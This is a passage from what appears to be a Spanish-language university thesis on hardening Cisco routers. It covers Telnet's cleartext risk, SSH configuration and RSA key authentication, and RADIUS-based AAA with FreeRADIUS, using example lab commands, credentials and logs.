Telnet y SSH son los protocolos utilizados para ingresar de forma remota a los dispositivos de red. Telnet no cifra ninguno de los datos enviados sobre la conexión, incluyendo nombres de usuario y contraseñas. Además, Telnet carece de un sistema de autenticación que asegure que la comunicación está siendo realizada entre los dos anfitriones deseados [26].

Enseguida, se muestran los inconvenientes previamente enunciados al realizar la configuración de Telnet en el enrutador ST01-RO-01.

```
ST01-RO-01(config)#line vty 0 4
ST01-RO-01(config-line)#login local
ST01-RO-01(config-line)#transport input all

ST01-RO-01(config)#username admin1 privilege 15 algorithm-type sha256
secret JuanTorres2023#$%

PC1#telnet 192.168.10.1
Trying 192.168.10.1 ... Open

User Access Verification

Username: admin1
Password:
ST01-RO-01>
```

La siguiente captura de tráfico empleando Wireshark muestra que se han capturado el nombre de usuario y la contraseña utilizados para acceder al enrutador, así como los comandos ejecutados.



Figura 22. Mensaje Telnet enviado entre PC1 y ST01-RO-01.

La principal diferencia entre SSH y Telnet es que SSH proporciona una sesión totalmente encriptada y autenticada. SSH utiliza un modelo de cliente-servidor. Una sesión SSH se establece en dos etapas separadas. En la

primera etapa, se acuerda y establece el cifrado utilizado para proteger las comunicaciones futuras. En la segunda etapa, se autentica al usuario y se define si se le debe otorgar acceso al servidor [35].

En la primera etapa el cliente realiza una conexión TCP y el servidor responde con las versiones de protocolo que admite. Si el cliente utiliza una de las versiones anunciadas, el proceso continúa. Luego, el cliente y el servidor intercambian mensajes identificando las primitivas criptográficas que soportan, y establecen el método para realizar el intercambio de claves y el cifrado masivo de datos. En este punto, ambas partes negocian una clave de sesión utilizando el algoritmo Diffie-Hellman y derivan una clave de sesión simétrica que se usa para cifrar la comunicación [35].

Una vez establecido el cifrado de la sesión, comienza la etapa de autenticación del usuario. El método general de autenticación es a través de usuario y contraseña. Sin embargo, a pesar de que la contraseña se envía a través del cifrado negociado, este método no se recomienda debido a las limitaciones de complejidad de la contraseña. La alternativa más popular y recomendada es el uso de pares de claves RSA. La asimetría de las claves permite al servidor enviar mensajes cifrados al cliente utilizando la clave pública. Posteriormente, el cliente demuestra que posee la clave privada descifrando el mensaje correctamente [35].

3.5.6.1. Fortalecimiento de la seguridad del protocolo SSH

El único requisito que tiene un dispositivo enrutador o conmutador de Cisco para utilizar el protocolo SSH es que la imagen de IOS utilizada sea criptográfica k9. Adicionalmente, hay cuatro pasos obligatorios para habilitar el soporte de SSH en un dispositivo de red Cisco IOS [36].

Paso 1. Configurar el nombre del dispositivo.

```
R1(config)#hostname ST01-RO-01
```

Paso 2. Establecer el nombre de domino DNS.

```
ST01-RO-01(config)#ip domain-name tesis.uba.ar
```

Paso 3. Generar el par de claves SSH

```
ST01-RO-01(config)#crypto key generate rsa
The name for the keys will be: ST01-RO-01.tesis.uba.ar
Choose the size of the key modulus in the range of 360 to 4096 for
your General Purpose Keys. Choosing a key modulus greater than 512
may take a few minutes.
How many bits in the modulus [512]:
% Generating 512 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)
ST01-RO-01(config)#
*Jul  7 06:36:19.317:  RSA key size needs to be atleast 768 bits for
ssh version 2
ST01-RO-01(config)#
*Jul  7 06:36:19.322: %SSH-5-ENABLED: SSH 1.5 has been enabled
```

Paso 4. Habilitar la compatibilidad con el transporte SSH a través de las líneas VTY

```
ST01-RO-01(config)#line vty 0 4
ST01-RO-01(config-line)#transport input ssh
```

Los valores que emplea SSH de manera predeterminada en los IOU se exhiben a continuación. Versiones de código más recientes utilizan primitivas criptográficas más fuertes.

```
ST01-RO-01#show ip ssh
SSH Enabled - version 1.5
Authentication methods:publickey,keyboard-interactive,password
Authentication Publickey Algorithms:x509v3-ssh-rsa,ssh-rsa
Hostkey Algorithms:x509v3-ssh-rsa,ssh-rsa
Encryption       Algorithms:aes128-ctr,aes192-ctr,aes256-ctr,aes128-
cbc,3des-cbc,aes192-cbc,aes256-cbc
MAC Algorithms:hmac-sha1,hmac-sha1-96
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS  Keys  in  SECSH  format(ssh-rsa,  base64  encoded):  ST01-RO-
0.tesis.uba.ar
```

Como podemos observar, la configuración básica es bastante insegura. Para asegurar el protocolo SSH, primero es necesario ampliar el módulo utilizado para generar el par de claves de RSA de 512 bits a por lo menos 2048 bits [37]. Si se prefiere, algunas versiones de código también permiten utilizar curvas elípticas de 256 o 384 bits. Además, se recomienda que el par de llaves sean generadas con una etiqueta, para luego ser identificadas. De esta forma, se evita el uso de llaves creadas para uso general.

```
ST01-RO-01(config)#crypto key generate ?
  ec   Generate EC keys for ECDSA
  rsa  Generate RSA keys
ST01-RO-01(config)#crypto key generate rsa label SSH-RSA modulus 2048
The name for the keys will be: SSH-RSA
% The key modulus size is 2048 bits
% Generating 2048 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 2 seconds)
ST01-RO-01(config)#ip ssh rsa keypair-name SSH-RSA
```

Adicionalmente, se debe configurar la versión segura SSH 2.0 ya que la versión 1.5 posee varias vulnerabilidades en el IOS de Cisco [38].

```
ST01-RO-01(config)#ip ssh version 2
```

Así mismo, es necesario evaluar los valores asignados al intervalo de ingreso de las credenciales y al número máximo de intentos. Como se mostró con anterioridad, de forma predeterminada, el intervalo de ingreso de las credenciales es de 120 segundos y el número máximo de intentos es 3.

```
ST01-RO-01(config)#ip ssh time-out 60
ST01-RO-01(config)#ip ssh authentication-retries 2
```

Además, es necesario seleccionar únicamente los algoritmos de cifrado y MAC más fuertes soportados por la versión de código del dispositivo, así como establecer una longitud de la clave Diffie-Hellman de al menos 2048 bits [39].

```
ST01-RO-01(config)#ip ssh server algorithm encryption aes256-ctr
ST01-RO-01(config)#ip ssh server algorithm mac hmac-sha1
ST01-RO-01(config)#ip ssh dh min size 2048
```

Del mismo modo, es necesario restringir las líneas VTY para que permitan únicamente conexiones a través de SSH y habilitar el registro de los eventos de inicio de sesión.

```
ST01-RO-01(config)#line vty 0 4
ST01-RO-01(config-line)#transport input ssh
ST01-RO-01(config-line)#exit
ST01-RO-01(config)#ip ssh logging events
```

Finalmente, se configura una lista de control de acceso que determina el equipo o subred de origen desde la cual se puede realizar la conexión remota al dispositivo de red. En consecuencia, esta es una ACL aplicada al plano de gestión del dispositivo. La ACL configurada se referencia en la línea VTY.

```
ST01-RO-01(config)#ip access-list standard 99
ST01-RO-01(config-std-nacl)#permit 192.168.80.0 0.0.0.255
ST01-RO-01(config-std-nacl)#permit 192.168.90.0 0.0.0.255
ST01-RO-01(config-std-nacl)#end
```

```
R1(config)#line vty 0 4
R1(config-line)#access-class ?
  <1-199>      IP access list
  <1300-2699>  IP expanded access list
  WORD         Access-list name
R1(config-line)#access-class 99 in
```

Se debe tener en cuenta que las configuraciones realizadas previamente deben ser soportadas por el software de terminal desde el cual se realizará la conexión. De lo contrario, es posible perder el acceso remoto al equipo. Con la ejecución de los comandos mostrados, el protocolo SSH queda configurado de la siguiente forma.

```
ST01-RO-01#show ip ssh
SSH Enabled - version 1.99
Authentication methods:publickey,keyboard-interactive,password
Authentication Publickey Algorithms:x509v3-ssh-rsa,ssh-rsa
Hostkey Algorithms:x509v3-ssh-rsa,ssh-rsa
Encryption Algorithms:aes256-ctr
MAC Algorithms:hmac-sha1
Authentication timeout: 60 secs; Authentication retries: 2
Minimum expected Diffie Hellman key size : 2048 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded): SSH-RSA
```

Como podemos observar, a pesar de que se configura la versión 2.0, el IOS de Cisco muestra que la versión es 1.99. El RFC 4253 especifica que un servidor SSH que admitiera 2.0 y versiones anteriores deber identificar su versión de protocolo como 1.99.

A continuación, podemos ver la captura de paquetes que se genera al realizar un inicio de sesión al dispositivo ST01-RO01 a través del protocolo SSH.



Figura 23. Captura de mensaje SSH enviado entre PC-IT y ST01-RO-01.

Como lo muestra la siguiente imagen, una vez el cliente y el dispositivo de red negocian la versión de SSH y las primitivas criptográficas, todos los paquetes se cifran. En consecuencia, si un atacante espía el canal de comunicación, no obtiene ninguna información.



Figura 24. Mensaje SSH enviado entre PC-IT y ST01-RO-01.

3.5.6.2. Autenticación SSH empleando claves RSA

Es posible utilizar la combinación de claves privadas y públicas RSA en lugar de nombres de usuario y contraseñas para autenticar al cliente que desea iniciar una sesión de conexión remota de forma más segura. El Proceso de configuración se muestra a continuación [40].

En primer lugar, se usa PuTTYgen para crear el par de claves. En este caso, se generan las claves utilizando SSH-2 RSA de 2048 bits, con números primos fuertes que poseen distribución uniforme.



Figura 25. Generación de un par de claves RSA en PuTTYgen.

Una vez finalizado el proceso, es necesario guardar tanto la llave privada como la llave pública. Se recomienda proteger la clave privada con una frase de contraseña.



Figura 26. Par de claves RSA generadas.

Posteriormente, en el dispositivo enrutador o conmutador, se realiza la misma configuración descrita en el capítulo 3.5.6.1. Adicionalmente, para configurar como único método de autenticación el par de llaves, se deshabilitan los demás algoritmos.

```
ST01-RO-01(config)#no ip ssh server algorithm authentication password
ST01-RO-01(config)#no ip ssh server algorithm authentication keyboard
```

Luego, se importa la llave pública en el dispositivo enrutador o conmutador. La clave pública se ve de la siguiente manera.

```
---- BEGIN SSH2 PUBLIC KEY ----
Comment: "rsa-key-20231022"
AAAAB3NzaC1yc2EAAAADAQABAAABAQDDQFKJLorayTXFLQT5VVUCeFCW3GCY8jOa
fxqyhgAe7SWDmbn1WIg0iB0Z1isnIbaPex1NRGkF+0RnkbTW7oQtg+W1qLrPwg2u
cbMk8DXS1D7wnHHhUGPmBI57GeYUUqKJKxHzhMJx6+A5xVvqbYjxSRydnQ5SfVJP
tfyBsmAmRzXNrYKT+z+b1fSDUZor7+jwcpu7H2isE0tbj2WDXtChwMA38jGOWzDX
```

```
lwI+KGQrzKUV4WNkY8yMgXIGdy35iRujZooD06J8v+rrgntr3+oWpncNxjF+FK+R
gqJJXerP6AIOk0q9c2pX7djTn4FEsihIvGdVkO8QwCOYrHzvn2Ov
---- END SSH2 PUBLIC KEY ----
```

En el dispositivo de red se crea una cadena pública a la que se le asigna un nombre de usuario. A este nombre de usuario se le configura la cadena de llave pública omitiendo las líneas BEGIN, Comment y END.

```
ST01-RO-01(config)#ip ssh pubkey-chain
ST01-RO-01(conf-ssh-pubkey)#username SSH-RSA-User
ST01-RO-01(conf-ssh-pubkey-user)#key-string
ST01-RO-01(conf-ssh-pubkey-
data)#$QABAAABAQDDQFKJLorayTXFLQT5VVUCeFCW3GCY8jOa
ST01-RO-01(conf-ssh-pubkey-
data)#$B0Z1isnIbaPex1NRGkF+0RnkbTW7oQtg+W1qLrPwg2u
ST01-RO-01(conf-ssh-pubkey-
data)#$I57GeYUUqKJKxHzhMJx6+A5xVvqbYjxSRydnQ5SfVJP
ST01-RO-01(conf-ssh-pubkey-
data)#$fSDUZor7+jwcpu7H2isE0tbj2WDXtChwMA38jGOWzDX
ST01-RO-01(conf-ssh-pubkey-
data)#$XIGdy35iRujZooD06J8v+rrgntr3+oWpncNxjF+FK+R
ST01-RO-01(conf-ssh-pubkey-
data)#$Ok0q9c2pX7djTn4FEsihIvGdVkO8QwCOYrHzvn2Ov
ST01-RO-01(conf-ssh-pubkey-data)#exit
ST01-RO-01(conf-ssh-pubkey-user)#exit
ST01-RO-01(conf-ssh-pubkey)#exit
ST01-RO-01(config)#
```

Se puede validar que la clave pública ha sido agregada exitosamente, al verificar su valor de hash.

```
ST01-RO-01#show running-config | begin pubkey
ip ssh pubkey-chain
  username SSH-RSA-User
   key-hash ssh-rsa 44D42BCB2A64D41E3F392132BED1FAE2
```

Como podemos observar, el hash de la clave que se calcula coincide con el mostrado en la Figura 26.

Para realizar la conexión al dispositivo de red, en el software de terminal PuTTY se desplaza a **Connection > SSH > Auth** y se selecciona el archivo de clave privada haciendo clic en **Browse**.



Figura 27. Configuración de la llave privada en PuTTY.

Posteriormente, se navega a **Connection > Data** para agregar el mismo nombre de usuario configurado en la cadena pública del dispositivo de red.



Figura 28. Configuración del nombre de usuario en PuTTY.

Finalmente, en la ventana de **Session** se guarda la configuración realizada y se realiza la conexión hacia el dispositivo de red seleccionando el botón **Open**.



Figura 29. Sesión SSH guardada en PuTTY.

```
Using username "SSH-RSA-User".
Authenticating with public key "SSH-RSA-User"

ST01-RO-01>
```

De esta forma, en lugar de usar nombres de usuario y contraseñas, se emplean un par de claves RSA para conectarse a los dispositivos de forma remota empleando el protocolo SSH, lo que permite obtener un nivel seguridad mayor.

3.5.7. AAA (Autenticación, Autorización, Contabilidad)

La configuración local de contraseñas de nombre de usuario no es escalable, ya que requiere ingresar a cada uno de los dispositivos de forma independiente para crear, eliminar o cambiar un usuario. Por el contrario, los servicios AAA permiten a un servidor remoto ejecutar de manera centralizada la autenticación, autorización y contabilización de los usuarios.

Se debe tener en cuenta que los servicios AAA y locales no son excluyentes, por el contrario, la configuración de contraseñas de nombre de usuario se utiliza generalmente como respaldo en caso de que los servicios AAA dejen de estar disponibles para no perder el acceso a los dispositivos [11].

La autenticación proporciona un método para identificar a un usuario antes de permitirle el acceso a la red y a los servicios de red. La autenticación incluye el diálogo de inicio de sesión y contraseña, el desafío y la respuesta, el soporte de mensajería y cifrado, según el protocolo de seguridad seleccionado. Por otra parte, la autorización permite determinar lo que un usuario puede y no puede hacer. Cuando la autorización está habilitada, el servidor de acceso a la red utiliza información recuperada del perfil del usuario, que se encuentra en la base de datos del usuario local o en el servidor de seguridad, para configurar la sesión del usuario. Una vez hecho esto, al usuario se le concede acceso a un servicio solicitado sólo si la información en el perfil del usuario lo permite. Finalmente, la contabilidad permite realizar un seguimiento de los servicios a los que acceden los usuarios y de la cantidad de recursos de red que consumen. El servidor de acceso a la red informa la actividad del usuario al servidor de seguridad en forma de registros contables. Cada registro contable contiene pares de atributo-valor (AV) contables y se almacena en el servidor de seguridad. Estos datos luego se pueden analizar para la gestión de la red, la facturación al cliente y la auditoría [41].

Los dispositivos Cisco pueden utilizar los protocolos TACACS+ y RADIUS para comunicarse con los servidores AAA [11].

Characteristic	TACACS+	RADIUS
Transport layer protocol	TCP	UDP
Modularity	Provides separate services for authentication, authorization, and accounting	Combines authentication and authorization functions
Encryption	Encrypts entire packet	Only encrypts the password
Accounting functionality	Offers basic accounting features	Offers robust accounting features
Standards-based	No (Cisco-proprietary)	Yes

Tabla 8. Comparación de los protocolos TACACS+ y RADIUS [11].

Como se muestra en la Tabla 8, TACAS+ brinda un mayor nivel de seguridad a la red que RADIUS. Sin embargo, el protocolo RADIUS es un estándar abierto, mientras que el protocolo TACACS+ es propietario de Cisco. En consecuencia, RADIUS puede ser ejecutado con herramientas de código abierto como FreeRADIUS mientras que el uso de TACACS+ requiere de la utilización del sistema de control de acceso seguro de Cisco (ACS) o del motor de servicios de identidad de Cisco (ISE). Por lo tanto, debido a que se requiere del pago de licenciamiento para usar ACS o ISE, en la topología únicamente se ha configurado Kali con FreeRADIUS. Adicionalmente, solamente se muestra la configuración de la autenticación, información adicional sobre la autorización y contabilidad se encuentra documentada directamente por el fabricante Cisco en [41].

3.5.7.1. Configuración de la Autenticación

Los pasos para configurar la autenticación hacia el enrutador ST01-RO-01 desde un servidor RADIUS son los siguientes.

Paso 1. Habilitar globalmente el nuevo modelo AAA.

```
ST01-RO-01(config)#aaa new-model
```

Paso 2. Definir cada uno de los servidores RADIUS, así como los puertos UDP a utilizar.

```
ST01-RO-01(config)#radius server RADIUS-SERVER1
ST01-RO-01(config-radius-server)#address ipv4 192.168.70.200 auth-port 1812 acct-port 1813
ST01-RO-01(config-radius-server)#key RS1-2023#$%
```

La llave es almacenada de forma predeterminada como texto plano. Por consiguiente, se debe usar la contraseña tipo 6 para cifrarla.

```
ST01-RO-01(config)#key config-key password-encrypt C1sc0Master#$%
ST01-RO-01(config)#password encryption aes
```

Paso 3. Definir el grupo de servidores RADIUS y asignar los servidores RADIUS que perteneces a dicho grupo.

```
ST01-RO-01(config)#aaa group server radius RADIUS-Group1
ST01-RO-01(config-sg-radius)#server name RADIUS-SERVER1
```

Paso 4. Especificar el método de autenticación para el ingreso definiendo la lista de autenticación a utilizar.

```
ST01-RO-01(config)#aaa authentication login RADIUS-Auth-List group
RADIUS-Group1 local
```

Paso 5. Asignar la lista de autenticación a la línea correspondiente.

```
ST01-RO-01(config)#line vty 0 4
ST01-RO-01(config-line)#login authentication RADIUS-Auth-List
```

Paso 6. Establecer la interfaz desde la cual se realizará la conexión hacia el servidor RADIUS.

```
ST01-RO-01(config)#interface loopback 0
ST01-RO-01(config-if)#ip address 172.16.0.1 255.255.255.255
ST01-RO-01(config-if)#exit
ST01-RO-01(config)#router ospf 1
ST01-RO-01(config-router)#network 172.16.0.1 0.0.0.0 area 0
ST01-RO-01(config)#ip radius source-interface loopback 0
```

Los pasos para realizar la configuración en Kali son los siguientes.

Paso 1. Agregar los usuarios a la base de datos de freeRADIUS.

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/users

juan.torres Cleartext-Password := "C1sc02023#$%"
```

Paso 2. Agregar el enrutador ST01-RO-01 como un autenticador.

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/clients.conf

client 172.16.0.1{
      secret = RS1-2023#$%
      shortname = ST01-RO-01
      nastype = cisco
}
```

Paso 3. Reiniciar FreeRADIUS para que aplique los cambios realizados.

```
┌──(root㉿kali)-[~]
└─# systemctl restart freeradius
```

Para verificar el proceso de autenticación desde PC1 se realiza la conexión remota a ST01-RO-01. Kali-FreeRADIUS y ST01-RO-01 muestran los siguientes registros.

```
PC1#ssh -l juan.torres 172.16.0.1
Password:
ST01-RO-01>
```

```
┌──(root㉿kali)-[~]
└─# tail -f /var/log/freeradius/radius.log
Sun Nov  5 00:56:35 2023 : Auth: (1) Login OK: [juan.torres/
C1sc02023#$%] (from client ST01-RO-01 port 2)
```

```
ST01-RO-01#debug aaa authentication
ST01-RO-01#debug radius authentication
Nov  5 05:07:00.058: %SSH-5-SSH2_USERAUTH: User juan.torres'
authentication for SSH2 Session from 192.168.10.10 (tty = 0) using
crypto cipher 'aes256-ctr', hmac 'hmac-sha1' Succeeded
```

Los protocolos RADIUS y TACACS+ también se pueden utilizar para permitir el acceso al modo EXEC privilegiado. En este caso, solamente se solicita la contraseña debido a que el nombre de usuario es establecido como **$enab15$**. Por ende, este nombre de usuario debe ser definido en la en la base de datos del servidor AAA.

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/users
$enab15$ Cleartext-Password := "EnableRAD2023#$%"
```

Adicionalmente, en el dispositivo de red se debe ejecutar el siguiente comando de configuración para acceder al modo EXEC privilegiado. Si el servidor RADIUS no responde, se debe ingresar la contraseña de habilitación configurada localmente en el enrutador.

```
ST01-RO-01(config)# aaa authentication enable default group RADIUS-
Group1 enable
```

Al acceder al modo EXEC privilegiado del dispositivo se obtienen los siguientes registros en Kali-FreeRADIUS y ST01-RO-01.

```
PC1#ssh -l juan.torres 172.16.0.1
Password:
ST01-RO-01>enable
Password:
ST01-RO-01#

┌──(root㉿kali)-[~]
└─# tail -f /var/log/freeradius/radius.log
Sun Nov 5 07:51:39 2023 : Auth: (2) Login OK:
[$enab15$/EnableRAD2023#$%] (from client ST01-RO-01 port 2 cli
192.168.10.10)

ST01-RO-01(config)#
Nov 5 05:44:23.483: RADIUS: Authenticating using $enab15$
Nov 5 05:44:23.484: RADIUS: User-Name [1] 10 "$enab15$"
